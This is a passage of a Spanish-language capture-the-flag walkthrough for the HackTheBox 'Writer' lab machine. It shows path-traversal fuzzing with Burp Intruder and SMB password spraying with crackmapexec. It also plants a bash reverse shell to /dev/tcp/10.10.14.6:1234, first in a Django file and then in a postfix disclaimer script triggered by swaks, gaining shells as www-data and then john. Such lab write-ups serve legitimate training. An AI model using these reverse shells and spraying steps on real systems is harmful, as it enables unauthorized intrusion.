
para esto enviamos al intruder la peticion y en position agregamos los $ en la ruta que queremos validar




ahora vamos a payload dejamos en sniper le cargamos un diccionario



aca por ejemplo vemos que la ruta /etc/group la lee







smbclient reverse shelll

si hacemos una validación del password ToughPasswordToCrack en smb vemos que solo admin y john tiene acceso

```
crackmapexec smb 10.10.11.101 -u users.txt  -p'ToughPasswordToCrack' --continue-on-succes
```




Sin embargo tanto admin como john no tiene permisos definidos sobre el recurso writer2_proyect



sin embargo si nos conectamos por smb con kyle

```
smbclient -U 'kyle%ToughPasswordToCrack' //10.10.11.101/writer2_project
```



econtramos archivos interesantes


```
smb: \> cd writer_web\
smb: \writer_web\> ls
  .                                   D        0  Wed May 19 10:26:18 2021
  ..                                  D        0  Mon Aug  2 01:52:48 2021
  apps.py                             N      133  Mon Feb 12 21:06:01 2024
  views.py                            A      181  Mon Feb 12 21:06:01 2024
  __init__.py                         N        0  Mon Feb 12 21:06:01 2024
  urls.py                             N      127  Mon Feb 12 21:06:01 2024
  tests.py                            N       60  Mon Feb 12 21:06:01 2024
  __pycache__                         D        0  Wed May 19 16:06:02 2021
  admin.py                            N       63  Mon Feb 12 21:06:01 2024
  models.py                           N       98  Mon Feb 12 21:06:01 2024
  templates                           D        0  Tue May 18 08:43:07 2021

                7151096 blocks of size 1024. 2485804 blocks available
```

si obtenemos el views.py


```
                7151096 blocks of size 1024. 2485804 blocks available
smb: \writer_web\> get views.py
getting file \writer_web\views.py of size 181 as views.py (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
smb: \writer_web\>
[0] 0:hydra  1:smbclient* 2:zsh-
```

```
~/machineshtb/Writer
cat views.py
from django.shortcuts import render
from django.views.generic import TemplateView

def home_page(request):
    template_name = "index.html"
    return render(request,template_name)


~/machineshtb/Writer
[0] 0:hydra  1:smbclient- 2:zsh*
```

alli encontramos el index.html lo cual nos indica que juega con este archivo importante que maneja python y el index.html podemos
abusar de la funcion os para llamar una shell
import os
os.system('bash -c "bash -i >& /dev/tcp/10.10.14.6/1234 0>&1"')




ahora lo escuchamos y subimos con put




y somos www-data

Envio de EMAIL CON swaks sin necesidad de hacer script en python
tomando ayuda de :
https://blog.assureit.co/2019/03/18/enviar-correos-autenticados-con-nagios-y-swaks/
swaks -server smtp.gmail.com:587 -tls –auth-user nagios@pruebas.com –to c1@assureit.co –from nagios@pruebas.com –body “Esto es una prueba” –h-Subject “Prueba de Assure”

cual es la idea es vez de ejecutar el script de python nos transferimos de nuestra maquina kaly el swaks
which swaks




lo pasamos y damos permisos de ejecucion



ahora hacemos la magia copiamos el archivo disclaimer
y añadimos la reverse shell.

bash -c "bash -i >& /dev/tcp/10.10.14.6/1234 0>&1"

ahora copiamos el chiviado hacia el original y ejecutamos swaks



./swaks --to kyle@writer.htb --from kyle@writer.htb --header "Subject: Test!" --body "ignore this" --server 127.0.0.1

```
kyle@writer:/tmp/prueba$ ./swaks --to kyle@writer.htb --from kyle@writer.htb --header "Subject: Test!" --body "ignore this" --server 127.0.0.1
=== Trying 127.0.0.1:25...
=== Connected to 127.0.0.1.
<-  220 writer.htb ESMTP Postfix (Ubuntu)
 -> EHLO writer
<-  250-writer.htb
<-  250-PIPELINING
<-  250-SIZE 10240000
<-  250-VRFY
<-  250-ETRN
<-  250-STARTTLS
<-  250-ENHANCEDSTATUSCODES
<-  250-8BITMIME
<-  250-DSN
<-  250-SMTPUTF8
<-  250 CHUNKING
 -> MAIL FROM:<kyle@writer.htb>
<-  250 2.1.0 Ok
 -> RCPT TO:<kyle@writer.htb>
<-  250 2.1.5 Ok
 -> DATA
<-  354 End data with <CR><LF>.<CR><LF>
 -> Date: Tue, 13 Feb 2024 02:51:23 +0000
 -> To: kyle@writer.htb
 -> From: kyle@writer.htb
 -> Subject: Test!
 -> Message-Id: <20240213025123.009386@writer>
 -> X-Mailer: swaks v20201014.0 jetmore.org/john/code/swaks/
 ->
 -> ignore this
 ->
 ->
 -> .
<-  250 2.0.0 Ok: queued as 617BE7AA
 -> QUIT
<-  221 2.0.0 Bye
=== Connection closed with remote host.
```

y somos john

```
~/machineshtb/Writer
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.101] 37806
bash: cannot set terminal process group (9392): Inappropriate ioctl for device
bash: no job control in this shell
john@writer:/var/spool/postfix$ whoami
whoami
john
john@writer:/var/spool/postfix$
```